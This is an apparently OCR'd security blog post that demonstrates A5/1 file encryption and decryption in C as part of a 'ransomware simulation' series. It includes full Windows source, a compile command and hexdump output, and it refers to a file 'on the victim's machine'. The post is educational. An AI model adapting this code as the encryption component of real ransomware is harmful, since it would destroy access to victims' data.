
Malware and cryptography 27: encrypt/decrypt files via A5/1. Simple C/C++ example.

cocomelonc.github.io/malware/2024/05/12/malware-cryptography-27.html

May 12, 2024

11 minute read

Hello, cybersecurity enthusiasts and white hackers!



In one of the previous posts I wrote about the A5/1 GSM encryption algorithm and how it affected the VirusTotal detection score.

At the moment of my current research on ransomware simulation, I decided to show file encryption and decryption logic using the A5/1 algorithm.

practical example

First of all, our encryption and decryption functions are the same:

```
void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}
```

The next piece of code implemented file encryption and decryption logic via previous functions:

```
void encrypt_file(const char* inputFile, const char* outputFile, const char* key) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char keyData[A51_KEY_SIZE];
  memcpy(keyData, key, A51_KEY_SIZE);

  // calculate the padding size
  size_t paddingSize = (A51_BLOCK_SIZE - (fileSize.LowPart % A51_BLOCK_SIZE)) %
A51_BLOCK_SIZE;

  // pad the file data
  size_t paddedSize = fileSize.LowPart + paddingSize;
  unsigned char* paddedData = (unsigned char*)malloc(paddedSize);
  memcpy(paddedData, fileData, fileSize.LowPart);
  memset(paddedData + fileSize.LowPart, static_cast<char>(paddingSize), paddingSize);

  // encrypt the padded data
  for (size_t i = 0; i < paddedSize; i += A51_BLOCK_SIZE) {
    a5_1_encrypt(keyData, A51_KEY_SIZE, paddedData + i, A51_BLOCK_SIZE, paddedData +
i);
  }

  // write the encrypted data to the output file
  DWORD bw;
  WriteFile(ofh, paddedData, paddedSize, &bw, NULL);

  printf("a5/1 encryption successful\n");

  CloseHandle(ifh);
  CloseHandle(ofh);
  free(fileData);
  free(paddedData);
}

void decrypt_file(const char* inputFile, const char* outputFile, const char* key) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

```
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char keyData[A51_KEY_SIZE];
  memcpy(keyData, key, A51_KEY_SIZE);

  // decrypt the file data using A5/1 encryption
  for (DWORD i = 0; i < fileSize.LowPart; i += A51_BLOCK_SIZE) {
    a5_1_decrypt(keyData, A51_KEY_SIZE, fileData + i, A51_BLOCK_SIZE, fileData + i);
  }

  // calculate the padding size
  size_t paddingSize = fileData[fileSize.LowPart - 1];

  // validate and remove padding
  if (paddingSize <= A51_BLOCK_SIZE && paddingSize > 0) {
    size_t originalSize = fileSize.LowPart - paddingSize;
    unsigned char* originalData = (unsigned char*)malloc(originalSize);
    memcpy(originalData, fileData, originalSize);

    // write the decrypted data to the output file
    DWORD bw;
    WriteFile(ofh, originalData, originalSize, &bw, NULL);

    printf("a5/1 decryption successful\n");

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
    free(originalData);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("invalid padding size: %d\n", paddingSize);

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
  }
}
```

As you can see, it operates on the data in blocks of `A51_BLOCK_SIZE (8)` bytes and in case when file size is not a multiple of 8, just add padding logic for encrypted and decrypted data:

```
void add_padding(HANDLE fh) {
  LARGE_INTEGER fs;
  GetFileSizeEx(fh, &fs);

  size_t paddingS = A51_BLOCK_SIZE - (fs.QuadPart % A51_BLOCK_SIZE);
  if (paddingS != A51_BLOCK_SIZE) {
    SetFilePointer(fh, 0, NULL, FILE_END);
    for (size_t i = 0; i < paddingS; ++i) {
      char paddingB = static_cast<char>(paddingS);
      WriteFile(fh, &paddingB, 1, NULL, NULL);
    }
  }
}

void remove_padding(HANDLE fileHandle) {
  LARGE_INTEGER fileSize;
  GetFileSizeEx(fileHandle, &fileSize);

  // determine the padding size
  DWORD paddingSize;
  SetFilePointer(fileHandle, -1, NULL, FILE_END);
  ReadFile(fileHandle, &paddingSize, 1, NULL, NULL);

  // validate and remove padding
  if (paddingSize <= A51_BLOCK_SIZE && paddingSize > 0) {
    // seek back to the beginning of the padding
    SetFilePointer(fileHandle, -paddingSize, NULL, FILE_END);

    // read and validate the entire padding
    BYTE* padding = (BYTE*)malloc(paddingSize);
    DWORD bytesRead;
    if (ReadFile(fileHandle, padding, paddingSize, &bytesRead, NULL) && bytesRead ==
paddingSize) {
      // check if the padding bytes are valid
      for (size_t i = 0; i < paddingSize; ++i) {
        if (padding[i] != static_cast<char>(paddingSize)) {
          // invalid padding, print an error message or handle it accordingly
          printf("invalid padding found in the file.\n");
          free(padding);
          return;
        }
      }

      // truncate the file at the position of the last complete block
      SetEndOfFile(fileHandle);
    } else {
      // error reading the padding bytes, print an error message or handle it
accordingly
      printf("error reading padding bytes from the file.\n");
    }

    free(padding);
```

```
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("invalid padding size: %d\n", paddingSize);
  }
}
```

The full source code is looks like this `hack.c`:

```
/*
 * hack.c
 * encrypt/decrypt file via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/05/12/malware-cryptography-27.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

#define A51_BLOCK_SIZE 8
#define A51_KEY_SIZE 8

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
```

```
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

void add_padding(HANDLE fh) {
  LARGE_INTEGER fs;
  GetFileSizeEx(fh, &fs);

  size_t paddingS = A51_BLOCK_SIZE - (fs.QuadPart % A51_BLOCK_SIZE);
  if (paddingS != A51_BLOCK_SIZE) {
    SetFilePointer(fh, 0, NULL, FILE_END);
    for (size_t i = 0; i < paddingS; ++i) {
      char paddingB = static_cast<char>(paddingS);
      WriteFile(fh, &paddingB, 1, NULL, NULL);
    }
  }
}

void remove_padding(HANDLE fileHandle) {
  LARGE_INTEGER fileSize;
  GetFileSizeEx(fileHandle, &fileSize);

  // determine the padding size
  DWORD paddingSize;
  SetFilePointer(fileHandle, -1, NULL, FILE_END);
  ReadFile(fileHandle, &paddingSize, 1, NULL, NULL);

  // validate and remove padding
  if (paddingSize <= A51_BLOCK_SIZE && paddingSize > 0) {
    // seek back to the beginning of the padding
    SetFilePointer(fileHandle, -paddingSize, NULL, FILE_END);

    // read and validate the entire padding
    BYTE* padding = (BYTE*)malloc(paddingSize);
    DWORD bytesRead;
    if (ReadFile(fileHandle, padding, paddingSize, &bytesRead, NULL) && bytesRead ==
paddingSize) {
      // check if the padding bytes are valid
      for (size_t i = 0; i < paddingSize; ++i) {
```


```
        if (padding[i] != static_cast<char>(paddingSize)) {
          // invalid padding, print an error message or handle it accordingly
          printf("invalid padding found in the file.\n");
          free(padding);
          return;
        }
      }

      // truncate the file at the position of the last complete block
      SetEndOfFile(fileHandle);
    } else {
      // error reading the padding bytes, print an error message or handle it
accordingly
      printf("error reading padding bytes from the file.\n");
    }

    free(padding);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("invalid padding size: %d\n", paddingSize);
  }
}

void encrypt_file(const char* inputFile, const char* outputFile, const char* key) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char keyData[A51_KEY_SIZE];
  memcpy(keyData, key, A51_KEY_SIZE);

  // calculate the padding size
  size_t paddingSize = (A51_BLOCK_SIZE - (fileSize.LowPart % A51_BLOCK_SIZE)) %
A51_BLOCK_SIZE;

  // pad the file data
  size_t paddedSize = fileSize.LowPart + paddingSize;
  unsigned char* paddedData = (unsigned char*)malloc(paddedSize);
  memcpy(paddedData, fileData, fileSize.LowPart);
```

```
  memset(paddedData + fileSize.LowPart, static_cast<char>(paddingSize), paddingSize);

  // encrypt the padded data
  for (size_t i = 0; i < paddedSize; i += A51_BLOCK_SIZE) {
    a5_1_encrypt(keyData, A51_KEY_SIZE, paddedData + i, A51_BLOCK_SIZE, paddedData +
i);
  }

  // write the encrypted data to the output file
  DWORD bw;
  WriteFile(ofh, paddedData, paddedSize, &bw, NULL);

  printf("a5/1 encryption successful\n");

  CloseHandle(ifh);
  CloseHandle(ofh);
  free(fileData);
  free(paddedData);
}

void decrypt_file(const char* inputFile, const char* outputFile, const char* key) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char keyData[A51_KEY_SIZE];
  memcpy(keyData, key, A51_KEY_SIZE);

  // decrypt the file data using A5/1 encryption
  for (DWORD i = 0; i < fileSize.LowPart; i += A51_BLOCK_SIZE) {
    a5_1_decrypt(keyData, A51_KEY_SIZE, fileData + i, A51_BLOCK_SIZE, fileData + i);
  }

  // calculate the padding size
  size_t paddingSize = fileData[fileSize.LowPart - 1];

  // validate and remove padding
  if (paddingSize <= A51_BLOCK_SIZE && paddingSize > 0) {
    size_t originalSize = fileSize.LowPart - paddingSize;
```

```
    unsigned char* originalData = (unsigned char*)malloc(originalSize);
    memcpy(originalData, fileData, originalSize);

    // write the decrypted data to the output file
    DWORD bw;
    WriteFile(ofh, originalData, originalSize, &bw, NULL);

    printf("a5/1 decryption successful\n");

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
    free(originalData);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("invalid padding size: %d\n", paddingSize);

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
  }
}

int main() {
  const char* inputFile = "Z:\\test.txt";
  const char* outputFile = "Z:\\test.txt.a51";
  const char* decryptedFile = "Z:\\test.txt.a51.decrypted";
  const char* key = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  encrypt_file(inputFile, outputFile, key);
  decrypt_file(outputFile, decryptedFile, key);
  return 0;
}
```

As you can see, as usual, for test I just encrypt file `test.txt` and decrypt it.

```
cat test.txt
```



demo

Let's see everything in action, compile our PoC code:


```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-05-12-malware-cryptography-27$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-05-12-malware-cryptography-27$ ls -lt
total 56
-rwxrwxr-x 1 cocomelonc cocomelonc 43008 May 13 11:22 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc    44 May 13 09:50 test.txt
-rw-rw-r-- 1 cocomelonc cocomelonc  7688 May 13 09:49 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-05-12-malware-cryptography-27$
```

and let's say we have a `test.txt` file in the `Z:\\` path on the victim's machine:


```
hexdump -C test.txt
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-05-12-malware-cryptography-27$ hexdump -C test.txt
00000000  48 65 6c 6c 6f 20 77 6f  72 6c 64 21 20 4d 65 6f  |Hello world! Meo|
00000010  77 2d 6d 65 6f 77 21 21  20 4d 65 6f 77 2d 6d 65  |w-meow!! Meow-me|
00000020  6f 77 21 21 20 3d 5e 2e  2e 5e 3d 0a              |ow!! =^..^=.|
0000002c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-05-12-malware-cryptography-27$
```



Then just run our application on Windows 11 x64 machine:

```
.\hack.exe
```



Let's check a decrypted and original files, for example via `hexdump` command:

```
hexdump -C test.txt.a51.decrypted
```

```
cocomelonc@pop-os:~/Desktop/shared$ hexdump -C test.txt
00000000  48 65 6c 6c 6f 20 77 6f  72 6c 64 21 20 4d 65 6f  |Hello world! Meo|
00000010  77 2d 6d 65 6f 77 21 21  20 4d 65 6f 77 2d 6d 65  |w-meow!! Meow-me|
00000020  6f 77 21 21 20 3d 5e 2e  2e 5e 3d 0a              |ow!! =^..^=.|
0000002c
cocomelonc@pop-os:~/Desktop/shared$ hexdump -C test.txt.a51
00000000  55 7c 78 34 a8 22 45 79  6f 75 70 79 e7 4f 57 79  |U|x4."Eyoupy.OWy|
00000010  6a 34 79 3d a8 75 13 37  3d 54 71 37 b0 2f 5f 73  |j4y=.u.7=Tq7./_s|
00000020  72 6e 35 79 e7 3f 6c 38  33 47 29 52 c3 06 36 12  |rn5y.?l83G)R..6.|
00000030
cocomelonc@pop-os:~/Desktop/shared$ hexdump -C test.txt.a51.decrypted
00000000  48 65 6c 6c 6f 20 77 6f  72 6c 64 21 20 4d 65 6f  |Hello world! Meo|
00000010  77 2d 6d 65 6f 77 21 21  20 4d 65 6f 77 2d 6d 65  |w-meow!! Meow-me|
00000020  6f 77 21 21 20 3d 5e 2e  2e 5e 3d 0a              |ow!! =^..^=.|
0000002c
cocomelonc@pop-os:~/Desktop/shared$
```

As you can see our simple PoC is worked perfectly.

